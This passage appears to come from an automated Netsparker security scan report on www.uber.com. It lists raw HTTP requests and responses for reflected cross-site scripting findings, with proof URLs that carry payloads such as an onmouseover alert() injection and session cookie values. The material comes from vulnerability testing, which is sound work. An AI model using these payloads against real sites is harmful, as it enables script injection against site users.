Response Time (ms) : 3858.8244 **Total Bytes Received** : 66788 **Body Length** : 65536 **Is Compressed** : No

```
#Injection
HTTP/1.1 301 Moved Permanently
Location: /jo/ar/drive/safety/tips/'ns='netsparker(0x01A7CB)/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}; path=/; expires=Sat, 16 Oct 2021 04:08:52 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Sat, 16 Oct 2021
 04:08:52 GMT; domain=.uber.com; secure
Strict-Transport-Security: max
…

font-display: swap;
}
</style>
<script type="application/json" id="__PAGE_CACHE__">
{\u0022cacheKey\u0022:\u0022v4:uber-sites:page-cache:www.uber.com:/jo/ar/drive/safety/tips/'ns='netsparker(0x01A7CB)/:_________:ar-SA:478:\u0022,\u0022fresh\u0022:true}
</script>
</head><body><div id='root'><div class="ae af"><div class=""><a href="#main" class="ag ah ai aj ak al am an ao ap aq ar as
…
```

Injection Response

```
GET /jo/ar/drive/safety/tips/'ns='netsparker(0x01A7CB) HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FOUND; CONSENTMGR=ts:1602783854608%7Cconsent:false; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:4$_ss:0$_st:1602823126649$ses_id:1602819794239%3Bexp-session$_pn:372%3Bexp-session$courier_su:courier_su%3Bexp-session; privacyStatment=This website uses third party cookies in order to serve you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-jo_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

2.37. https://www.uber.com/jo/ar/ride/how-it-works/%22%2bnetsparker(0x0178D0)%2b%22/

Method	Parameter	Value
GET	param2	"+netsparker(0x0178D0)+"
GET	param1	ride

Certainty

Request

```
GET /jo/ar/ride/how-it-works/%22%2bnetsparker(0x0178D0)%2b%22/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:3
$_ss:0$_st:1602817429974$ses_id:1602812626968%3Bexp-session$_pn:530%3Bexp-session$courier_su:courier_s
u%3Bexp-session; privacyStatment=This website uses third party cookies in order to serve you relevant a
ds. You can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.co
m/global/en/privacy/notice/">cookie statement</a>.; CONSENTMGR=ts:1602783854608%7Cconsent:false; _ga=GA
1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-999
7-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22uk-UA%22%2C%22countryCode%2
2:%22UA%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D0%9A%
D0%BE%D0%BB%D0%BE%D0%BC%D0%B1%D0%BE%22}%2C%22url%22:{%22localeCode%22:%22uk-UA%22%2C%22countryCode%22:%
22UA%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%
22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:
5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoi
nt%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%
22:%22colombo%22%2C%22territoryName%22:%22%D0%9A%D0%BE%D0%BB%D0%BE%D0%BC%D0%B1%D0%BE%22}}
Referer: https://www.uber.com/www_uber_com-jo_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 6034.3995 **Total Bytes Received** : 66788 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}; path=/; expires=Sat, 16 Oct 2021 02:34:03 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Fri, 16 Oct 2020 02:34:03 GMT
Cache-Control: max-age=0

<!doctype html><html lang="ar-SA" dir="rtl"><head><meta charset="utf-8" /><title>لم يتم العثور على الصفحة | Uber</title><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf4411366a7dd629.js" nonce="55c18251-16f0-4cf3-a715-737e9207d31e" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.js" nonce="55c18251-16f0-4cf3-a715-737e9207d31e" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce="55c18251-16f0-4cf3-a715-737e9207d31e" crossorigin="anonymous" as="script"/><script nonce="55c18251-16f0-4cf3-a715-73
…
```

2.38. https://www.uber.com/jo/ar/ride/how-it-works/change-location/%22ns=%22netsparker(0x000716)/

Proof URL

https://www.uber.com/jo/ar/ride/how-it-works/change-location/%22onmouseover=%22alert(0x000716)/

Injection URL

https://www.uber.com/jo/ar/ride/how-it-works/change-location/%22ns=%22netsparker(0x000716)

Certainty

Request

```
GET /jo/ar/ride/how-it-works/change-location/%22ns=%22netsparker(0x000716)/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d
5c88b00008165a25fa20540006b0027063004b0$_sn:5$_ss:0$_st:1602828926900$ses_id:1602825983698%3Bexp-sessio
n$_pn:290%3Bexp-session$utmsource:uber%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$utmmediu
m:offerings%3Bexp-1605245686016; privacyStatment=This website uses third party cookies in order to serv
e you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="htt
ps://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _g
id=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_ge
olocalization={%22best%22:{%22localeCode%22:%22es%22%2C%22countryCode%22:%22AR%22%2C%22territoryId%22:4
78%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%
22:%22es%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:
478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%2
2lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:7
9.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCod
e%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/jo/ar/ride/how-it-works/change-location/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Injection Request

```
GET /jo/ar/ride/how-it-works/change-location/%22ns=%22netsparker(0x000716) HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e;
 jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVk
LHVuZGVmaW5lZCI6IklHTk9SUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzN
E; AMP_TOKEN=%24NOT_FOUND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMU
LTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:5$_ss:0$_st:1602828926900$s
es_id:1602825983698%3Bexp-session$_pn:290%3Bexp-session$utmsource:uber%3Bexp-1605245686012$courier
_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-1605245686016; privacyStatment=This website
 uses third party cookies in order to serve you relevant ads. You can opt out of third party cooki
es by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie
 statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vist
or_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%
22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%
22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22%22}%2C%22user%22:{%22cou
ntryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22
lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%
22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22lati
tude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22col
ombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-jo_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.
3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 4055.7391 **Total Bytes Received** : 66788 **Body Length** : 65536 **Is Compressed** : No

```
1 301 Moved Permanently
Location: /jo/ar/ride/how-it-works/change-location/%22ns=%22netsparker(0x000716)/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}; path=/; expires=Sat, 16 Oct 2021 05:45:31 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Sat, 16 Oct 2021
 05:45:31 GMT; domain=.uber.com; secure
Strict-Transport-Security: max-age=604800
Server: openresty
Surrogate-Control: no-store
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: 0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-49b144e2-e64a-4b75-b6d1-fbbcbec589b5' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://csp.uber.com/csp?a=uber-sites&ro=false
Content-Length: 173
Via: 1.1 muttley
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Date: Fri, 16 Oct 2020 05:45:31 GMT

Redirecting to <a href="/jo/ar/ride/how-it-works/change-location/%22ns=%22netsparker(0x000716)/">/jo/ar/ride/how-it-works/change-location/%22ns=%22netsparker(0x000716)/</a>.
```

Injection Response

```
GET /jo/ar/ride/how-it-works/change-location/%22ns=%22netsparker(0x000716) HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; seg
mentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sess
ion=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZ
CI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NO
T_FOUND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:0
1752d5c88b00008165a25fa20540006b0027063004b0$_sn:5$_ss:0$_st:1602828926900$ses_id:1602825983698%3Bexp-
session$_pn:290%3Bexp-session$utmsource:uber%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$u
tmmedium:offerings%3Bexp-1605245686016; privacyStatment=This website uses third party cookies in order
 to serve you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank"
 href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.160
2783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; u
ber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22ter
ritoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:
{%22localeCode%22:%22%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territ
oryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.940
4209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%
2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%2
2%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-jo_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.353
8.77 Safari/537.36
X-Scanner: Netsparker
```

2.39. https://www.uber.com/jo/ar/ride/how-it-works/change-location/'ns='netsparker(0x000BB9)/

Proof URL

https://www.uber.com/jo/ar/ride/how-it-works/change-location/'ns='alert(0x000BB9)/

Injection URL

https://www.uber.com/jo/ar/ride/how-it-works/change-location/'ns='netsparker(0x000BB9)

Certainty

Request

```
GET /jo/ar/ride/how-it-works/change-location/'ns='netsparker(0x000BB9)/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:5
$_ss:0$_st:1602829833459$ses_id:1602825983698%3Bexp-session$_pn:505%3Bexp-session$utmsource:uber%3Bexp-
1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-1605245686016; privacyStatm
ent=This website uses third party cookies in order to serve you relevant ads. You can opt out of third
 party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notic
e/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; CONSENTMG
R=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_site
s_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22%2C%22territoryId%
22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeC
ode%22:%22%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%2
2:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2
C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%2
2:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22locale
Code%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/jo/ar/ride/how-it-works/change-location/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Injection Request

```
GET /jo/ar/ride/how-it-works/change-location/'ns='netsparker(0x000BB9) HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e;
 jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVk
LHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzN
E; AMP_TOKEN=%24NOT_FOUND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMU
LTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:5$_ss:0$_st:1602829833459$s
es_id:1602825983698%3Bexp-session$_pn:505%3Bexp-session$utmsource:uber%3Bexp-1605245686012$courier
_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-1605245686016; privacyStatment=This website
 uses third party cookies in order to serve you relevant ads. You can opt out of third party cooki
es by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie
 statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; uber_sites_geo
localization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%
22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22lo
caleCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22t
erritoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22la
t%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%2
2:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longit
ude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryNam
e%22:%22Colombo%22}}; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26
Referer: https://www.uber.com/www_uber_com-jo_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.
3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3899.8124 **Total Bytes Received** : 66788 **Body Length** : 65536 **Is Compressed** : No

```
#Injection
HTTP/1.1 301 Moved Permanently
Location: /jo/ar/ride/how-it-works/change-location/'ns='netsparker(0x000BB9)/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}; path=/; expires=Sat, 16 Oct 2021 06:00:37 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Sat, 16 Oct 2021
 06:00:37 GMT; domain=.uber.com; secure
Strict-Transpo
…
y: swap;
}
</style>
<script type="application/json" id="__PAGE_CACHE__">
{\u0022cacheKey\u0022:\u0022v4:uber-sites:page-cache:www.uber.com:/jo/ar/ride/how-it-works/change-location/'ns='netsparker(0x000BB9)/:_________:ar-SA:478:\u0022,\u0022fresh\u0022:true}
</script>
</head><body><div id='root'><div class="ae af"><div class=""><a href="#main" class="ag ah ai aj ak al am an ao ap aq ar as
…
```

Injection Response

```
GET /jo/ar/ride/how-it-works/change-location/'ns='netsparker(0x000BB9) HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
